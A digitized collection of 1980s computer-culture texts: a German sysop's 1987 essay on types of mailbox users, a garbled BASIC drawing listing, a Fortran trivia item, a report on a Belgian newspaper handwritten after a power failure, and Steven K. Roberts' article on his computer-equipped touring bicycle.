Bisher habe ich eigentlich nur davon berichtet, wie es mir persönlich beim Umgang mit dem Werkzeug Computer und den Streifzügen durchs globale Dorf gegangen ist. Mittlerweile habe ich mein eigenes Gasthaus in diesem Dorf gebaut und folgerichtig muß nun auch die Rede von den Gästen sein, die dieses Haus bewirten.

Der Menschenschlag, dem man im globalen Dorf begegnet, ist gebrandmarkt, tief ins Fleisch ist der Stempel "User" eingebrannt. Das läßt sich ausnahmsweise sehr treffend mit "Benutzer" ins Deutsche übersetzen. Ein "User" ist halt jemand, der einen Computer benutzt. Dabei wird dieses Prädikat völlig vorurteilsfrei verliehen, ohne Ansicht der Person, des Alters, des Geschlechts oder der politischen Weltanschauung. Der einzige Grund, weswegen man manchmal schief angesehen werden kann, ist der Besitz des falschen Computers. Aber selbst dieses Diskriminierungsmerkmal verliert zunehmend an Bedeutung, je länger man im Dorf lebt. Die Zeit der Familienfehden, als Atari gegen Commodore kämpfte, ist mit dem Aussterben der Prozessorpatriarchen zuende gegangen und einträchtig hocken die ehemals verfeindeten Sippen zusammen und brüten über einem gemeinsamen Betriebssystem.

```

LIST 1-44
1 REM COPYRIGHT 1978 TOM MUNNECKE
2 PRINT "C"
3 REM
4 REM DRAW CLARK KENT
5 REM
6 PRINT "
7 PRINT "
8 PRINT "
9 PRINT "
10 PRINT "
11 PRINT "
12 PRINT "
13 PRINT "
14 PRINT "
15 PRINT "
16 PRINT "
17 PRINT "
18 PRINT "
19 PRINT "
20 PRINT "
21 PRINT "
22 PRINT "
23 PRINT "
24 PRINT "
25 PRINT "
26 PRINT "
27 PRINT "
28 PRINT "
29 PRINT "
30 PRINT "
31 PRINT "
32 PRINT "
33 PRINT "
34 PRINT "
35 PRINT "
36 PRINT "
37 PRINT "
38 PRINT "
39 PRINT "
40 PRINT "
41 PRINT "
42 PRINT "
43 PRINT "
44 PRINT "
45 PRINT "
46 PRINT "
47 PRINT "
48 PRINT "
49 PRINT "
50 PRINT "
51 PRINT "
52 PRINT "
53 PRINT "
54 PRINT "
55 PRINT "
56 PRINT "
57 PRINT "
58 PRINT "
59 PRINT "
60 PRINT "
61 PRINT "
62 PRINT "
63 PRINT "
64 PRINT "
65 PRINT "
66 PRINT "
67 PRINT "
68 PRINT "
69 PRINT "
70 PRINT "
71 PRINT "
72 PRINT "
73 PRINT "
74 PRINT "
75 PRINT "
76 PRINT "
77 PRINT "
78 PRINT "
79 PRINT "
80 PRINT "
81 PRINT "
82 PRINT "
83 PRINT "
84 PRINT "
85 PRINT "
86 PRINT "
87 PRINT "
88 PRINT "
89 PRINT "
90 PRINT "
91 PRINT "
92 PRINT "
93 PRINT "
94 PRINT "
95 PRINT "
96 PRINT "
97 PRINT "
98 PRINT "
99 PRINT "
100 PRINT "
READY.

```





Natürlich gibt es User, die schon seit Urzeiten dabei sind, und solche, die gerade ihre ersten tapsigen Schritte unternehmen. Für den Mailboxbetreiber sind beide Gruppen interessant, denn nichts ist unterhaltsamer, als einem alten Hasen zuzuschauen, wie er mit viel Elan all die Befehle eingibt, die er woanders schon im Schlaf beherrscht und die hier unweigerlich ins Leere führen müssen. Nichts ist schlimmer, als immer wieder von der Mailbox darauf hingewiesen zu werden, daß der eingegebene Befehl nicht erkannt werden konnte und daß die Eingabe des Wortes "Hilfe" weiterführen würde. So etwas ist grundsätzlich unter der Würde desjenigen, der sich für einen geübten Netzflaneur hält. Allenfalls ist er bereit, gelegentlich mal ein "Help" einzustreuen, nur um wiederum beschieden zu werden, daß es einen solchen Befehl nicht gibt und er doch bitte deutsch reden möchte. An dieser Stelle scheidet sich gewöhnlich die Spreu vom Weizen, entweder der Anrufer legt genervt auf, oder er schafft den Sprung über den eigenen Schatten und bedient sich der angebotenen Hilfe. Nur im letzteren Fall hat er natürlich eine Chance, jemals in den Genuß der Vorzüge des Systems zu kommen. Sollte er zur Gruppe der notorischen Aufleger gehören, nun, dann ist es kein allzu großer Verlust, denn was kann man schon von jemand erwarten, der so schnell aufgibt ?


Der andere Typus, also derjenige, der gerade erst versucht, sich im Dorf zu orientieren, zeigt ähnliche Verhaltensmuster, nur vielleicht ein Spur ausgeprägter. Wobei er naturgemäß kein selbsterworbenes Wissen mitbringt, sondern allenfalls ein umfangreiches Repertoire angelesener Fehler. Wenn dazu noch ein leicht cholerisches Naturell kommt, ist das Ergebnis programmiert: Die Informationen der Mailbox erschlagen den Neuling und er legt frustriert auf, mit dem Schwur auf den Lippen, nie wieder anzurufen. Oder er stellt fest, daß sein angelesenes Wissen nicht mit der Wirklichkeit übereinstimmt, die er nun vorfindet. Das ist wie mit den Fahrbahnmarkierungen auf unseren Straßen, die weißen sind Ergebnis sorgfältigster Verkehrsplanung, aber die gelben sagen, wo es wirklich langgeht. Die meisten Autofahrer folgen, bewußt oder unbewußt, den gelben Streifen, aber ein kleiner Teil verschwindet als Geisterfahrer auf der Gegenfahrbahn und kein Warnlicht kann ihn davon abhalten. Warnlichter und gelbe Leitmarkierungen sollte jedes Computerprogramm haben, man nennt dies dann Benutzerführung und dieses Prinzip stößt exakt da auf seine Grenzen, wo der Benutzer sich nicht führen läßt.

Die Mehrzahl der heutigen Mailboxen überträgt

die Informationen mit einer Geschwindigkeit von 30 Zeichen pro Sekunde, was langsam genug ist, um bequem mitlesen zu können. Um so seltsamer muß es erscheinen, daß es eine Menge Leute gibt, denen es offenbar völlig genügt, irgendetwas auf ihrem Bildschirm dargestellt zu bekommen, ohne auch nur eine Sekunde daran zu verschwenden, was denn nun in dem Text drinsteht. Beispielsweise gab meine Mailbox lange Zeit hindurch den Hinweis aus "Gäste bitte Name : GAST benutzen", um darauf hinzuweisen, wie man als Besucher in das eigentlich geschlossene System herein kommt. Unmittelbar auf diesen Hinweis folgte dann die Aufforderung, den Benutzernamen einzugeben: "Name : " Meist folgte dann eine Denkpause von bis zu drei Minuten, die der Anrufer damit verbrachte, dieses offenbar äußerst seltsame Verhalten der Mailbox zu deuten. Einige kamen zu dem Schluß, daß dies zuviel geistige Anstrengung bedeute und legten schlicht auf, ohne etwas eingegeben zu haben, andere gaben den Namen ein, unter dem sie in anderen Mailboxen registriert waren, oder ignorierten die deutsche Sprache und gaben sich als "Guest" zu erkennen. Die von mir erwartete Reaktion, daß nämlich entweder der in meinem System bereits registrierte Benutzername, oder aber das schlichte "Gast" eingegeben wurde, kam in den seltensten Fällen.

Beispiel Zwei: Wenn die Mailbox einen Befehl nicht versteht, weil er im Programm nicht vorgesehen ist, bietet das System die Möglichkeit an, durch Eingabe des Befehls "Hilfe" weitere Erklärungen abzurufen. Ich glaube, ich erwähnte es weiter vorne schon. Wenn der Anrufer diesen wohlgemeinten Rat befolgt, erscheint folgender Text auf seinem Bildschirm: "Gerne. . . Hilfstexte gibt es für folgende Befehle: ", gefolgt von einer Liste der möglichen Befehle, dann geht es weiter: ". . . und zu den Stichworten: ", gefolgt von einer Liste möglicher Stichworte, abschließend kommt noch der Hinweis: "Hilfstexte werden abgerufen, indem man HILFE, gefolgt vom Befehl oder Stichwort eingibt, zum Beispiel HILFE BOXKONZEPT". Danach wartet die Box mit der ihr eigenen Gelassenheit auf die Eingabe des Benutzers.

In meiner Vorstellung ist das eine ziemlich klare Hilfestellung, die wenig Deutungsmöglichkeiten offen läßt. Ob es nun daran liegt, daß ich als langjähriger Computerbesitzer schon zu sehr in computernahem Denken gefangen bin, oder ob es halt doch ein Unterschied ist, ob man etwas auf Papier gedruckt liest, oder in der diffusen Präsenz einer Datenverbindung, jedenfalls ist es für 90 Prozent aller Anrufer zunächst unmöglich, diese Hinweise zu befolgen. Der häu-





figste Fehler, der hier auftaucht ist es, einen Begriff aus der Stichwortliste einzugeben, selbstverständlich ohne das Wörtchen "Hilfe" davor.

Absoluter Spitzenreiter ist dabei das Stichwort "Neueintrag". Amateurfunker haben die Gewohnheit, sich gegenseitig Bestätigungen über zustandegekommene Verbindungen zuzusenden, die sogenannten QSL-Cards. Ähnliches gilt scheinbar auch im globalen Dorf, selbst wenn man sicher ist, nie wieder in dieser Mailbox anzurufen, so will man sich wenigstens in der Benutzerliste verewigen, um allen anderen zu dokumentieren, wie weit man schon herumgekommen ist. Die zerfallenden Säulen der Akropolis sind übersät mit ähnlichen "Beweisen" der Anwesenheit von Touristen aus aller Herren Länder. Ähnlichen Motiven dürften auch die eingangs erwähnten Nachrichten "Kilroy was here" in den öffentlichen Brettern der diversen Mailboxen entspringen.

Schauen wir uns doch interessehalber mal ein paar der Typen an, die den geplagten Sysop manchmal schier zur Verzweiflung treiben und am eigenen Verstand zweifeln lassen. Ein Vertreter dieser Gattung ist

#### der Schüchterne

Die Tatsache, daß nach vielen erfolglosen Wählversuchen nun doch endlich der ersehnte Datenton aus dem Hörer schallt, verstört ihn völlig und er legt sicherheitshalber sofort wieder auf, ohne auch nur den Versuch zu machen, ein Datengespräch zu beginnen. Viele Leute, die diesem Typus entsprechen, verkaufen ihren Akustikkoppler sofort nach diesem unerfreulichen Erlebnis, damit sie nie wieder in so eine peinliche Lage geraten können. Diejenigen, die es fertigbringen, trotzdem weitere Versuche mit Mailboxen zu unternehmen, tasten sich Bit für Bit weiter in den Datenschungel vor, der Sysop erkennt sie später daran, daß sie immer noch völlig unmotiviert die Verbindung unterbrechen, weil irgendeine Reaktion der Mailbox sie völlig verstört hat. Dabei kann es sich um eine schlichte Fehlermeldung handeln, oder aber auch um die Tatsache, daß die Mailbox genau das macht, was man ihr gesagt hat. Mit anderen Worten: Jedes einzelnen Zeichen, das die Box sendet, kann für den Schüchternen Anlaß sein, kommentarlos aufzulegen. Ein direkter Verwandter des Schüchternen ist

#### der Skeptiker

Er glaubt einfach nicht, daß Mailbox so einfach sein kann, wie sie sich ihm am Bildschirm dar-

bietet. Folgerichtig probiert er das, was die Mailbox ihm vorschlägt, gar nicht erst aus, falls doch, so besteht er darauf, seine eigenen Vorstellungen einzubringen und erweitert die Befehle um eigene Eingebungen, mit dem Erfolg, daß entweder gar nichts passiert, oder aber etwas ganz Anderes als das, was er wollte. Hat er sich so ein ausreichendes Maß an Frust erworben, beendet er die Verbindung mit dem vorgesehenen Befehl, nur um sich selbst zu beweisen, daß er so blöd nun auch wieder nicht ist. Eine ansteckende Nebenform des Skeptikers ist

#### der Überflieger

Er hat erstens ohnehin keine Zeit, ausgerechnet in dieser Mailbox anzurufen, zweitens kennt er andere Mailboxen schon seit Jahren und drittens weiß er ohnehin alles besser als der




Sysop. Er ignoriert alle Systemmeldungen völlig und zieht seine eigene Show ab, egal, ob was dabei rauskommt oder nicht. Fehlermeldungen verursachen lediglich Achselzucken, gefolgt von nochmaliger Eingabe der falschen Kommandos. Interessanterweise kennt der Überflieger genau die Befehle, mit denen man Schmähbriefe an den Sysop sendet, löscht seine Texte aber meistens wieder, bevor er das System

verläßt. Er benutzt dazu grundsätzlich den Befehl Logoff, weil er das mal so gelernt hat, und legt dann auf, ohne abzuwarten, ob das tatsächlich der richtige Befehl war. Die weitaus meisten Vertreter dieser Spezies sind selber Sysop oder waren es zumindest einmal. Ähnlich verhält sich auch

#### der Forscher

Auch ihn interessieren die funktionierenden Befehle der Box überhaupt nicht, er verwendet stattdessen viel lieber seine Fantasie auf die Erfindung neuer Befehle und führt minutiöse Aufzeichnungen darüber. Er hat ein umfangreiches angelesenes Wissen aus Computerzeitschriften und wendet dieses erbarmungslos auf alle Mailboxen an, die er in die Finger kriegt. Als extrem störend empfindet er es, wenn einer seiner Befehle tatsächlich einmal zu einem sinnvollen Ergebnis führt, meist reagiert er dann wie der Schüchterne und legt einfach auf. Ganz anders dagegen



## der Computerlegastheniker

Er würde nichts lieber sehen, als wenn die Mailbox nur ein einziges Mal das tun würde, was er will, aber leider nie in der richtigen Form eingeben kann. Seine bedeutendste Geistesleistung besteht darin, seitenweise Erklärungen zur Boxbedienung zu lesen, ohne deren Inhalt auch nur annähernd zu erfassen. Eine Zeichenfolge, die einmal sein Auge passiert hat, verdampft rückstandslos in den öden Korridoren seiner Ganglien. Er hat irgendwo mal gelesen, daß man in Mailboxen mit dem Befehl Help weiterkommt und gibt diesen folgerichtig immer wieder ein, wobei es ihm gar nicht zu Bewußtsein kommt, daß die Mailbox ihm ständig erklärt, daß er doch das deutsche Wort Hilfe benutzen möge.

Gemeinsam ist diesen Typen, daß eigentlich nicht viel dazugehört, um ihr Verhältnis zur Mailbox nachhaltig zu verbessern. Ein bisschen weniger Ignoranz vielleicht, und etwas mehr Aufmerksamkeit für das, was zur Bedienung einer Mailbox wichtig ist. Immerhin zwingt ihre Anwesenheit in den Mailboxen die Betreiber dazu, ständig darüber nachzudenken, wie die Benutzerführung idiotensicher gemacht werden kann, ohne sie und die Folgen, die ihr Dasein hat, wäre die Mailbox einer anderen Gruppe hilflos ausgeliefert. Hauptvertreter dieser Gruppe ist

## der Schmierer




er kennt sich in der Bedienung der verschiedensten Mailboxsysteme bestens aus, zumindest weiß er, wie er mit seinen geistigen Ergüssen ein möglichst breites Publikum erreicht. Die Nachrichten, die er hinterläßt, sind entweder völlig inhaltslos, oder

dienen ausschließlich der Selbstdarstellung und der Beschimpfung anderer Benutzer. Treffen in einer Mailbox zwei oder mehr Schmierer aufeinander, so ist die Vorstellung gelaufen und Megabyte auf Megabyte verschwindet zu Lasten sinnloser Nachrichten, bis das ganze System zugemüllt ist. Es gibt Boxen, die dieses Stadium schon lange erreicht haben, ohne daß es bemerkt wurde. Der andere Hauptvertreter

ist

## der Hacker

Eigentlich ist er kein wirklicher Hacker, sondern lediglich eine Person mit destruktivem Charakter. Von Hackerethik hat er noch nie gehört




und schöpft sein Wissen aus den halbseidenen Publikationen dubioser Verlage. Da sein angelesenes Wissen nicht ausreicht, um in großen Systemen tätig zu werden, beschränkt er sich darauf, in den lokalen Mailboxen Unsinn zu machen. Seine Kenntnisse von Software und Hardware beschränken sich auf das, was er vom Hörensagen her kennt, dementsprechend lächerlich nehmen sich auch seine Versuche aus, die Mailbox zum Absturz zu bringen. Er hat immer noch nicht begriffen, daß seine Aktionen letztendlich gegen sich selbst gerichtet sind, denn wenn seine Strategie erfolgreich sein könnte, würde er sich selbst jeder Möglichkeit berauben, im globalen Dorf mitzumischen.

Ein halbwegs fehlerfreies Mailboxprogramm und nötigenfalls wirksame Zugangsbeschränkungen befreien den gestreßten Sysop recht wirkungsvoll von diesen unangenehmen Zeitgenossen und sorgen für erfrischende Ruhe im System, ohne der Spontanität Abbruch zu tun. Man sollte nun meinen, daß der Rest der Mailboxbenutzer in aller Ruhe mit dem System arbeitet, ohne den Sysop in den frühen Wahnsinn zu treiben, aber weit gefehlt, auch unter den allseits geschätzten seriösen Benutzern gibt es welche, deren Ansprüche den Sysop auf den Zimmer-Yucca schießen. Da ist zum Beispiel

## der Vollprofi

Er hat seine Erfahrungen auf kommerziellen Mailboxen gesammelt und überträgt sie nun weitgehend unreflektiert auf private Systeme. Wenn er nicht auf Anhieb eine Verbindung zustandekriegt, verzieht er sich in seinen



Schmollwinkel und hadert mit sich, der Box und Gott und der Welt. Er benutzt vorzugsweise die Befehle, die er von der kommerziellen Box gewöhnt ist und registriert meistens nicht einmal, wenn die Mailbox etwas ganz anderes macht. Als Ausgleich für den durchlebten Frust überschüttet er den Sysop mit Forderungen, was alles am Programm wie zu ändern wäre. Unglücklicherweise hat der Vollprofi meist ausgezeichnete Kenntnisse gängiger Mailboxkonzepte und Programmiersprachen, so daß seine Vorschläge meist peinlich detailliert ausfallen. Bei Sysops, die nur aus moralischer Not das Programmieren gelernt haben, kann dies durchaus Auslöser für Suizidversuche sein. Etwas harmloser ist da schon

#### der Semiprofi

Er ist sich der Tatsache durchaus bewußt, daß er es mit einem unzulänglichen System zu tun hat und ist auch an und für sich bereit, mit den Mängeln zu leben, wenn man nur dieses und jenes eventuell, wenn es nicht zuviel Mühe macht, und wenn es die Zeit erlaubt, in dieser und jener Hinsicht ändern könnte. Er wiederholt diese Bitte sooft, bis der Sysop entnervt aufgibt und zumindest etwas Ähnliches programmiert, weil er genau das schon seit langem machen wollte.

Selbstverständlich gibt es dann noch Leute wie Du und ich, die dem Sysop das Leben erleichtern, wo sie nur können, die inhaltlich arbeiten und selbst Verantwortung übernehmen. Die Zeit der ersten zaghaften Schritt durchs globale Dorf sind vorüber und die teils reißerische Berichterstattung der Fachpresse hat ein Heer von Datentouristen mit sich gebracht, die auf die Ureinwohner losgelassen werden und ihre eigene Kultur verbreiten. Die Szene muß diese Leute auffangen und das Verhalten aller regulieren, oder sie geht unter.


Als Betreiber einer Mailbox steht man diesen Ungereimtheiten im Benutzerverhalten einigermaßen hilflos gegenüber. Wenn man seine Mailbox gerade eben eröffnet hat und sehnsüchtig darauf wartet, daß sich etwas tut, ist man bereit, um jeden User zu kämpfen, man lauert stundenlang, tagelang, nächtelang vor dem Monitor, ist sofort bereit, einen stundenlangen Dialog von Tastatur zu Tastatur zu führen und unterstützt die Anrufer, wann immer man auch nur entfernt befürchtet, es könnte der letzte Anruf gerade dieses Menschen sein, der so viel Gutes in anderen Mailboxen produziert. Jede Kritik, die ausgesprochen wird, trifft mitten ins Herz, und man setzt Himmel und Hölle in Bewegung, um aus dem Programm das her-

auszukitzeln, was die Benutzer wünschen. Mit wachsender Erfahrung und steigender Frequentierung der Mailbox wird man meist ruhiger und es kommt zu einem Lernprozeß für den Betreiber, der zwangsläufig auf eine Entscheidung hinausläuft. Dabei stehen drei Alternativen zur Verfügung, die je nach Temperament des Betreibers gewählt werden. Einige geben ganz auf, motten ihren Computer ein, nur um ihn nach mehr oder weniger langer Zeit wieder hervorzukramen und sich erneut ins Leben des globalen Dorfes zu stürzen, entweder um endlich, endlich konstruktiv an den eigenen Utopien und denen der Anderen weiterzubauen, oder aber um sich mit Elan in eine fremde Mailbox zu stürzen und dort hingenbungsvoll all die Befehle zu probieren, die man bei anderen belächelt hat. Andere denken sich ihr Teil und machen einfach weiter, ungeachtet dessen, was in der Welt um sie herum geschieht. Diese Mailboxen erkennt man daran, daß sie völlig abgeschottet von der technischen und gesellschaftlichen Weiterentwicklung über Jahre hinaus vor sich hin existieren, ohne nach dem Wenn und Aber zu fragen. Wieder andere erarbeiten sich eine dicke Hornhaut und ziehen ihre Vorstellungen durch, allein oder in Zusammenarbeit mit anderen entwickeln sie die technischen und inhaltlichen Möglichkeiten dieses faszinierenden Mediums weiter. Dabei ver selbständigen sich zwangsläufig gewisse Dinge und niemand sollte erwarten, daß sich ein Mailboxbetreiber, dessen System jährlich 15000 Anrufe verarbeitet, noch so intensiv um jeden Einzelnen kümmern kann, wie in den ersten Monaten. Je umfangreicher das Projekt Mailbox wird, desto schwieriger wird es, Allen gerecht zu werden und desto mehr bleibt der Idealismus auf der Strecke.

Es gäbe noch eine Menge mehr zu erzählen, Anekdoten und Anekdotchen, von Usern und Abusern, von Frust und Lust des Sysops, von Hoffnungen und Wünschen, erfüllten und unerfüllten Erwartungen, aber es soll jetzt genug sein. Ich hoffe, es waren einige Denkanstöße dabei und ich habe eine Menge erzählt, von dem was wirklich los ist . . .

Hamburg, 1987

Q. How did a programming punctuation error lead to the loss of a Mariner probe to Venus?  
A. In a Fortran program, "DO 3 I = 1,3" was mistyped as "DO 3 I = 1.3" which was accepted by the compiler as assigning 1.3 to the variable DO3I.  
(You will have to read the Annals of the History of Computing, 1984 to find out why this caused the loss of the probe.)  
Source : INPUT/OUTPUT.



# Als der Blackout kam, half nur noch der Griffel

Es soll ja vorkommen, daß Leser ihre Zeitung manchmal nicht ganz plausibel finden. Daß sie aber Probleme haben, sie zu entziffern, dürfte wohl einmalig sein. So geschah es diese Woche in Belgien.

Von HELMUT HETZEL

**P**lötzlich knallt es. Der Strom fällt aus. Die Fernschreiber stehen still. Die Bildschirme der Computer verdunkeln sich. Dem Redakteur wird es ganz mulmig. Automatisch schießt es ihm durch den Kopf: „Hoffentlich ist mein Text gespeichert.“

„Systemausfall im Zentralcomputer“ heißt das unter Fachleuten. In der Regel sind solche Störungen im Textverarbeitungs-System bei Zeitungen schnell behoben. Daß das Erscheinen der Zeitung dadurch wirklich gefährdet wird, ist eher unwahrscheinlich.

„Genau das dachten wir auch“, sagt Doreen Espeel, Redakteurin der flämischen Tageszeitung „De Morgen“, die mit ihren Kollegen einen solchen Systemausfall im Zentralcomputer auf wohl noch nie dagewesene Weise löste. „Der Strom blieb diesmal stundenlang weg. Die Zeit verstrich immer schneller. Die Techniker konnten den Fehler im Computersystem einfach nicht finden. Unsere Redaktions-Schlußzeiten rückten immer näher. Und als es 17.00 Uhr geschlagen hatte, da war uns klar: Jetzt muß irgend etwas geschehen.“

Nur, was? Das war jetzt die große Frage. Es stellte sich nämlich schnell heraus, daß für 34 Redakteure nur noch zwei alte Schreibmaschinen irgendwo versteckt in einer Ecke der Redaktion herumstanden, und auch der Versuch, die Zeitung woanders drucken zu lassen, war so gut wie gescheitert. „Da wäre wohl nicht einmal mehr eine vierseitige Notausgabe zustande gekommen.“

Viel Zeit zum Diskutieren blieb nun nicht mehr. Entschlossen folgte die Redaktion dem von Chefredakteur Paul Goossens ausgegebenen Motto: „Eine Tageszeitung muß jeden Tag erscheinen.“ Nur, wie? In dieser brenzligen Situation bestätigte sich die alte Binsenweisheit „Not macht erfinderisch“.

„Dem Kollegen Computer ein Schnippchen schlagen“

Da man nicht genügend Schreibmaschinen hatte, eine Notausgabe zeitlich kaum mehr zu schaffen war, schoß den Redakteuren ein ganz ungewöhnlicher Gedanke durch den Kopf: Warum sollte man die Zeitung nicht einmal mit der Hand schreiben?

Gedacht, getan. Damen und Herren, deren Handschrift die einstigen Schönschreib-Übungen aus der Grundschule noch ansatzweise erkennen ließ, mußten nun an die Front. Dann ging es los. „Dem Kollegen Computer wollte man mal ein Schnippchen schlagen, es ihm einmal so richtig zeigen.“ So lautete die Parole der Redaktion. „Unser Ehrgeiz war es, eine ganz normale Zeitung zu machen – nur eben handgeschrieben“, erläutert Doreen Espeel. Und schließlich wollte man sich wegen dieser kleinen technischen Störung am nächsten Tag bei Nichterscheinen des „Morgen“ nicht auch noch den freigewordenen Titel einer flämischen Satire-Zeitschrift anhängen lassen. Das Satire-Blatt, das jüngst Pleite machte, hieß „Der Schweiger“.

## Die Leser reagierten überwiegend positiv

Kugelschreiber und Filzstifte glühten. Und am nächsten Morgen lag eine einzigartige Zeitungsnummer an den Kiosken in Flandern. Aufmacher, fein säuberlich in Versalien und von Hand gestylt: „Wer schreibt, der bleibt.“ Unterzeile: „Graphologie: Die große Handschrift – pure Absicht oder greifen Sie doch lieber zur Bril-

le?“ Im Blatt dann ein Artikel zu selbigem Thema. Recherchiert war er von den Kolleginnen und Kollegen, deren Hände nur Hieroglyphen aufs Papier bringen konnten. Sie mußten ja auch irgendwie beschäftigt werden und durften mit diesem selbstkritischen Beitrag das Schriftbild der tatsächlich zur Feder greifenden Schönschreiber bis ins I-Tüpfelchen analysieren.

Ergebnis des graphologischen Gutachtens: „Die Handschrift der Kolleginnen und Kollegen läßt deutlich darauf schließen, daß es sich bei diesen Personen um Idealisten mit einem ausgesprochenen Interesse für alles Geistige handelt.“ Aber auch der Umkehrschluß der graphologischen Dialektik wurde dem Leser nicht vorenthalten: „Diesen Idealismus kann man natürlich auch als einen Mangel an Realitätssinn interpretieren.“

Einen Tag nach Erscheinen der handgeschriebenen Nummer des „Morgen“ (die übrigens in wenigen Stunden ausverkauft war) bringt die Post die schriftlichen Reaktionen der Leser gleich stapelweise in die Redaktion, klingelt das Telefon beinahe ununterbrochen. „Es hagelt Glückwünsche“, sagt eine der Sekretärinnen. „Aber mit Kritik wird auch nicht gespart. Die meisten Unzufriedenen beklagen sich darüber, daß sie doch nicht alles entziffern konnten, was in der Zeitung stand“, meint Doreen Espeel, die selbst mit Hand an den Griffel legte und sich daher auch persönlich von dieser Kritik angesprochen fühlt. „Insgesamt aber sind die Reaktionen überwiegend positiv. Es melden sich auch immer mehr Sammler, die sich eine solche einzigartige Zeitungsnummer nicht entgehen lassen wollen.“


Dennoch ist sich die Redaktion, die nebenbei auch noch gegen Zahlungsunfähigkeit und drohende Einstellung des Blattes ankämpfen muß, bei allem journalistischem Idealismus und der vom Kollegen Computer entfesselten Kreativität darüber im klaren: „So etwas können wir uns kein zweites Mal leisten.“



Der handgeschriebene „Morgen“: Wer schreibt, der bleibt

Quelle unbekannt

# ELECTRONIC COTTAGE ON WHEELS



by Steven K. Roberts

**I**N RURAL OHIO, among the white clapboard houses and autumn maple trees of Christiansburg, the sun glinted off the solar panels of my eight-foot-long recumbent bicycle. I was hunkered over my bicycle's computer, which was plugged into the town's only pay phone, linked via satellite with a distant publisher. Tiny letters of text scrolled across the liquid crystal display screen.

An old farmer rattled up to the curb in his battered pickup, squeaked open the door and headed for the M&M Cafe, wearing a corn herbicide cap and green coveralls. He squinted at me, then at the computer, then at the modem cable dangling from the familiar pay phone.

He looked at the bike, at the strange linkages and controls, at the blinking LEDs — slowly shaking his head at the apparition that had materialized in his quiet town. Suddenly a look of understanding lit his craggy features.

He spat tobacco juice into the weeds and peered at me quizzically. "You with NASA?"


I grinned up at him. "Why, yessir, this here's one o' them Loony Excursion Modules . . ." We stared at each other for a moment like representatives of alien cultures, then both laughed.

The encounter, barely 100 miles into an adventure that has now passed the 11,000-mile mark, set the tone for the

whole journey: I am an agent of future shock, frolicking in that strange region where the boundaries between technology and magic blur. I have finally found a job I like: high-tech nomad.

Freelancing through the years, I have slaved away in bedrooms, living rooms, industrial parks, basements, cubicles, and posh offices. The same problem always surfaced sooner or later — lack of change. Sinking into the clutter of my own static space, I would turn to the office distractions: redecorating, making phone calls, creating new filing systems, fiddling with desk toys, and staring at the same old walls. I would do *anything* besides write: even passion can be dulled by a changeless environment.

Steven Roberts uploads a day's worth of writing into the nearest port — a roadside pay phone. From there it travels to a network like The WELL, where it can be sent directly to a typesetting machine, as this article was.



All the comforts of home and office. A tent. A stove. A computer. A shortwave transmitter. A CB radio. Solar-recharged batteries. Naturally the vehicle is dubbed the Winnebiko.

My new mobile office is different. It materializes wherever and whenever I need it — and though there are plenty of distractions, I never have the same one twice. By its very nature, my mobile office is a stimulating place (sometimes even a thrilling one), and for the first time in my career, working is as at least as much fun as playing. In fact, they are inseparable.

I live in a world that is part bicycle, part computer network, and part kaleidoscopic amalgam of lifestyles that span the full spectrum of human behavior. My office is a computerized, 36-speed, 220-pound, 8-foot-long recumbent bicycle bedecked with solar panels and enough gizmology to re-seed Silicon

Valley after the Big One. While traveling full time on this machine, I maintain a freelance writing business — the ideal way to get paid for playing. With occasional layovers for major projects, I have been doing this since late 1983, cranking out some four million pedal strokes, and about the same number of keystrokes.

This all may sound idyllic and romantic, but making such a caper work requires much more than chutzpah and leg muscles. How can an intense, information-oriented business — an activity that depends on word processing, photocopying, proposals, filing, business planning, invoicing, and all that — be operated from a pedal-powered contrivance upon which every ounce counts? How can the illusion of stability be maintained when dealing with such staid institutions as banks and insurance companies? And, perhaps most important, what are the tools that have allowed me to break the chains that once bound me to my desk and make a living anywhere with virtually no overhead?

The electronic cottage on wheels that supports my nomadic lifestyle would have been impossible as recently as five years ago. I harbor over a megabyte of memory on board, serving a closely linked network of five microprocessors that work together in a variety of ways. The systems all run on solar power. They roll down the road aboard the latest in human-powered vehicle design. And they communicate with the rest of the information universe through computer networks and packet satellite links. My "Winnebiko" grows as technology grows, slowly evolving along with changes in device physics and software philosophy.

In a sense, of course, this entire caper is a caricature — but it is an instructive and entertaining one, applicable to a

wide range of lifestyles and businesses. My "Computing Across America" adventure is a case of personal computers and network communication carried to an exquisitely mad extreme.

#### INFORMATION FLOW


The essence of the journey is information. I inhale it, store it, fiddle with it, and disgorge it in the endless attempt to keep myself alive in the mercurial freelance writing business. This is an ideal enterprise for a nomadic generalist, of course, for everything is copy (and words have no mass).


But writing on the road turns out to be an interesting challenge, particularly when the load-carrying capacity is that of a bicycle instead of a motor home. Cassette dictation is a pain, yielding non-editable speech that never seems to get transcribed. Stopping to jot notes is too much trouble. It has to be electronic.

During my first 10,000 miles, I carried only one computer. Though it was an astonishingly robust system (the Hewlett-Packard Portable PLUS), I still couldn't write while riding. Since 10,000 miles corresponds to roughly 1,000 hours of pure pedaling time (half a business year), this is no small matter — I had far too many days of good ideas, good intentions, and no work output.

What I needed in addition to the HP was a bike-mounted system, an electronic web to capture my ideas like passing butterflies and store them for later processing. I wanted to find a machine that would support word processing, long-term file storage, daily electronic mail, and a number of other information-processing functions . . . all on the bicycle itself.


But commercial computers were made for desktops, not biketops. I took a year's sabbatical from the road and dedicated myself to building a different





Resembling the instrument panel of a B-52 more than a bicycle, Mission Control is within arm's length.

Janis Miglusz



Traveling with a companion eases the stress of a pioneering lifestyle. On-board CB radios help communicate on the road.

Janis Miglusz

system. The original intention — being able to type while riding — quickly evolved into a complete bicycle control and communications system — not only turning the Winnebiko into a mobile office but also starting so many on-the-street conversations that anonymity has become impossible. (That's half the fun, of course, given the research potential of social contacts.)

The principles are simple enough. The bike carries five computers, networked together in ways that vary as a function of the type of work in progress. When I'm not pedaling, the only one in use is the HP — an exquisite machine with 896K, electronic disk, and applications software baked into ROM. Articles or book chapters become files, which are then transferred from the first available telephone to my Ohio office via electronic mail on the GENie computer network (this article, however, was e-mailed through The WELL). The HP performs other jobs (such as managing

my hospitality database, a list of 2,500 contacts retrievable by name, location, etc.), but its primary use is textual.

When I'm on the road, everything changes. As ideas flow from the rhythm of pedals, the depth of breath, and the sweet sensations of movement, my fingers dance a quiet staccato on the handlebars. They move as if playing the flute, pressing combinations of eight waterproof keys to yield any of 256 binary codes — a convenient handlebar/keyboard that will type both letters and control characters. Up in the console, the bicycle control processor reacts — decoding the incoming data into a modified Radio Shack Model 100 with 256K

of memory. The net effect: smooth, machine-readable text captured while I'm on the road, yielding files that can be downloaded to the HP for fine tuning and subsequent transmission.

